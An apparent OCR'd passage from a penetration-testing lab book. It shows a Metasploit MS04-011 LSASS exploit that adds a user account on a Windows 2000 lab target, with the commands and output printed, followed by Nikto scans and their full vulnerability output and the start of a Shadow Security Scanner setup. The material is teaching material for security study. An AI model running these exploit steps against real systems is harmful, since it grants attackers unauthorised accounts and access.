msf lsass_ms04_011(win32_adduser) > set PASS 123456
PASS -> 123456
msf lsass_ms04_011(win32_adduser) > set USER virtualhacking
USER -> virtualhacking
msf lsass_ms04_011(win32_adduser) > exploit
```

If no error is displayed, the exploit was probably successful. We will verify.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Red Hat Linux
root@localhost:~/tools/metasploit/framework-2.5
File Edit View Terminal Go Help
Sat Dec 10
11:00 AM
Your version of VMware Tools is out of date.


```
  optional    SMBUSER                    The SMB username to connect with
  optional    SMBPASS                    The password for specified SMB username

  Payload:    Name        Default     Description
  --------    --------    -------     ------------------------------------------

  required    PASS                    The password for this user
  required    EXITFUNC    thread      Exit technique: "process", "thread", "seh"
  required    USER                    The username to create

  Target: Automatic

msf lsass_ms04_011(win32_adduser) > set RHOST 172.16.1.40
RHOST -> 172.16.1.40
msf lsass_ms04_011(win32_adduser) > set PASS 123456
PASS -> 123456
msf lsass_ms04_011(win32_adduser) > set USER virtualhacking
USER -> virtualhacking
msf lsass_ms04_011(win32_adduser) > exploit
[*] Detected a Windows 2000 target ()
[*] Sending 32 DCE request fragments...
[*] Sending the final DCE fragment

msf lsass_ms04_011(win32_adduser) >
```

From the target machine, type **ipconfig** and press **Enter**. This will identify the IP address as 172.16.1.40 (our actual target).



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 2:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.40
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\Documents and Settings\Administrator>
```

By checking Computer Management on the target, we can identify that indeed a new user account named **virtualhacking** has been created on the target machine.



Name	Full Name	Description
Guest		Built-in account for guest acce:
hacker	hacker	
hacksym	hacksym	
IUSR_WIN20...	Internet Guest Account	Built-in account for anonymous
IWAM_WIN2...	Launch IIS Process Account	Built-in account for Internet In
Kermit		Built-in account for administerir
mmouse	Mickey Mouse	Top Mouse of Walt Disney
NetShowServ...	Windows Media services r...	Windows Media services run ur
TsInternetUser	TsInternetUser	This user account is used by Te
virtualhacking		

***Note:** As you might imagine the ability for an attacker to create accounts on a remote system "at will" is like giving the keys to the kingdom away.

Lab 69: Web Server Target Assessment

Assessment of Web Server Security: Nikto

Prerequisites: ActivePerl for Windows Version, none for the target
Countermeasures: Secure ACLs, Bastion computers
Description: Nikto is a tool for finding default Web files and examining Web server and CGI security. Remember that all commands in Linux are *case sensitive*.
Procedure: Install, start the application, set the parameters, and execute.


From the directory containing the compressed files type **tar –zxvf nikto-current.tar.gz**.

The files will uncompress into a new directory named **nikto-1.35**.

Change to the new directory by typing **cd nikto-1.35** and pressing the **Enter** key.

Execute against the target with the syntax of **./nikto –h <target IP address>**. In this example:


```
./nikto -h 172.16.1.46
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
root@localhost:~/tools/nikto
File Edit View Terminal Go Help
Thu Dec 08
10:28 AM
Your version of VMware Tools is out of date.

```
[root@localhost nikto]# ./nikto.pl -h 172.16.1.46
```


The target will be scanned for potential weaknesses and list, when applicable, the Microsoft Security Bulletin reference.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
root@localhost:~/tools/nikto/nikto-1.35
File Edit View Terminal Go Help
Thu Dec 08
10:32 AM
Your version of VMware Tools is out of date.

```
8, BID-1174. (POST)
+ /_vti_bin/shtml.exe/_vti_rpc - FrontPage may be installed. (GET)
+ /_vti_inf.html - FrontPage may be installed. (GET)
+ /blahb.idq - Reveals physical path. To fix: Preferences -> Home directory -> A
pplication & check 'Check if file exists' for the ISAPI mappings. MS01-033. (GET
)
+ /xxxxx.htw - Server may be vulnerable to a Webhits.dll arbitrary file retrieva
l. Ensure Q252463i, Q252463a or Q251170 is installed. MS00-006. (GET)
+ /NULL.printer - Internet Printing (IPP) is enabled. Some versions have a buffe
r overflow/DoS in Windows 2000  which allows remote attackers to gain admin priv
ileges via a long print request that is passed to the extension through IIS 5.0.
 Disabling the .printer mapping is recommended. EEYE-AD20010501, CVE-2001-0241,
MS01-023, CA-2001-10, BID 2674 (GET)
+ /scripts/samples/search/qfullhit.htw - Server may be vulnerable to a Webhits.d
ll arbitrary file retrieval. MS00-006. (GET)
+ /scripts/samples/search/qsumrhit.htw - Server may be vulnerable to a Webhits.d
ll arbitrary file retrieval. MS00-006. (GET)
+ /localstart.asp - Needs Auth: (realm "172.16.1.46")
+ /localstart.asp - This may be interesting... (GET)
+ 2755 items checked - 15 item(s) found on remote host(s)
+ End Time:        Thu Dec  8 10:30:20 2005 (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
[root@localhost nikto-1.35]#
```

To use Nikto on a Windows computer, you must have ActivePerl installed. The ActivePerl application is free and you install it by double-clicking on the installation icon.

Install ActivePerl with the default options. ActivePerl will complete installation. Click **Finish**.



Completing the ActivePerl 5.8.7 Build 815 Setup Wizard

Serious about programming in Perl?

Get **ActivePerl Pro Studio!** ActivePerl Pro Studio is everything a Perl programmer needs in one convenient package, combining professional Perl tools: Komodo Pro, Perl Dev Kit, and Visual Perl, with premium online access to Safari Bookshelf.

Find out how you can upgrade today:
http://www.ActiveState.com/ActivePerlProStudio


☐ Display the release notes

Execute Nikto with the following syntax:

```
nikto -h <target IP address>
```


In this example:

```
nikto -h 172.16.1.46
```


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
Command Prompt
My Document
My Computer
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2.
netw-ib-ox-.
wox525
wag525
Start
C:\Downloads\Nikto\nikto...
Command Prompt
11:01 AM
Your version of VMware Tools is out of date.

```
C:\Downloads\Nikto\nikto-1.35>nikto.pl -h 172.16.1.46_
```

The target will be scanned for potential weaknesses and list, when applicable, the Microsoft Security Bulletin reference.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
Command Prompt
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
netwox-5.2.
netw-ib-ox-.
wox525
wag525
Start
C:\Downloads\Nikto\nikto...
Command Prompt
11:03 AM
Your version of VMware Tools is out of date.

```
+ /_vti_bin/_vti_aut/author.dll?method=list+documents%3a3%2e0%2e2%2e1706&service
%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listFiles=t
rue&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDerivedT=false
&listBorders=false - Needs Auth: (realm NTLM)
+ /_vti_bin/_vti_aut/author.exe?method=list+documents%3a3%2e0%2e2%2e1706&service
%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false&listFiles=t
rue&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDerivedT=false
&listBorders=false - Needs Auth: (realm NTLM)
+ /_vti_bin/fpcount.exe - Frontpage counter CGI has been found. FP Server versio
n 97 allows remote users to execute arbitrary system commands, though a vulnerab
ility in this version could not be confirmed. CAN-1999-1376. BID-2252. (GET)
+ /_vti_bin/shtml.dll/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611 - Gives
info about server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-0710, BID-160
8, BID-1174. (POST)
+ /_vti_bin/shtml.exe - Attackers may be able to crash FrontPage by requesting a
 DOS device, like shtml.exe/aux.htm -- a DoS was not attempted. CAN-2000-0413, C
AN-2000-0709, CAN-2000-0710, BID-1608, BID-1174. (GET)
+ /_vti_bin/shtml.exe/_vti_rpc?method=server+version%3a4%2e0%2e2%2e2611 - Gives
info about server settings. CAN-2000-0413, CAN-2000-0709, CAN-2000-0710, BID-160
8, BID-1174. (POST)
+ /_vti_bin/shtml.exe/_vti_rpc - FrontPage may be installed. (GET)
+ /_vti_inf.html - FrontPage may be installed. (GET)
+ /blahb.idq - Reveals physical path. To fix: Preferences -> Home directory -> A
pplication & check 'Check if file exists' for the ISAPI mappings. MS01-033. (GET
)
+ /xxxxx.htw - Server may be vulnerable to a Webhits.dll arbitrary file retrieva
l. Ensure Q252463i, Q252463a or Q251170 is installed. MS00-006. (GET)
+ /NULL.printer - Internet Printing (IPP) is enabled. Some versions have a buffe
r overflow/DoS in Windows 2000  which allows remote attackers to gain admin priv
ileges via a long print request that is passed to the extension through IIS 5.0.
 Disabling the .printer mapping is recommended. EEYE-AD20010501, CVE-2001-0241,
MS01-023, CA-2001-10, BID 2674 (GET)
+ /scripts/samples/search/qfullhit.htw - Server may be vulnerable to a Webhits.d
ll arbitrary file retrieval. MS00-006. (GET)
+ /scripts/samples/search/qsumrhit.htw - Server may be vulnerable to a Webhits.d
ll arbitrary file retrieval. MS00-006. (GET)
+ /localstart.asp - Needs Auth: (realm "w2kas")
+ /localstart.asp - This may be interesting... (GET)
+ 2755 items checked - 15 item(s) found on remote host(s)
+ End Time:        Thu Dec  8 11:03:00 2005 (88 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

C:\Downloads\Nikto\nikto-1.35>_
```

***Note:** Running Nikto in Linux or Windows can be helpful, but I noticed that when executing in Windows the results tend to be more intuitive and descriptive.

Lab 70: Vulnerability Scanner


Assessment of Target Security: Shadow Scanner

Prerequisites: None
Countermeasures: Secure ACLs, Bastion servers/workstations
Description: Shadow Security Scanner (SSS) analyses collect data, locates vulnerabilities, and provide suggestions to correcting those issues. Shadow Scanner runs on the Windows platform but is able to scan Unix, Linux, FreeBSD, OpenBSD, Net BSD, Solaris, and all versions of Windows.
Procedure: Install, start the application, set the parameters, and execute against the target.

Double-click the **SSS** icon to start the Shadow Scanner installation process.

Install the Shadow Scanner Setup with the default options.

The Shadow Scanner will complete its installation. Accept the **Run Shadow Security Scanner**. Click **Finish**.



Setup - Shadow Security Scanner

Completing the Shadow Security Scanner Setup Wizard


Setup has finished installing Shadow Security Scanner on your computer. The application may be launched by selecting the installed icons.

Click Finish to exit Setup.

☑ Run Shadow Security Scanner

Finish


The Shadow Security Scanner will load.



Loading...

Load audits base "base.sdb"

As this is the unregistered version it will only operate 15 days. Click **Continue**.




Unregistered Version.

Evaluation Expires in


15 days

Go to Program Registration Page.


The Shadow Security Scanner will start.



Click the **Scanner** button on the left side of the application. Select the *Default Policy* of **Complete Scan**. Click **Next**.




Enter any Comments for the scan. Click **Next**.




Comment: Virtuall Hacking Lab 74 Shadow Scanner

At the *Edit Hosts* screen click **Add Host**.



Enter the IP address of the target. Click the **Add** button.

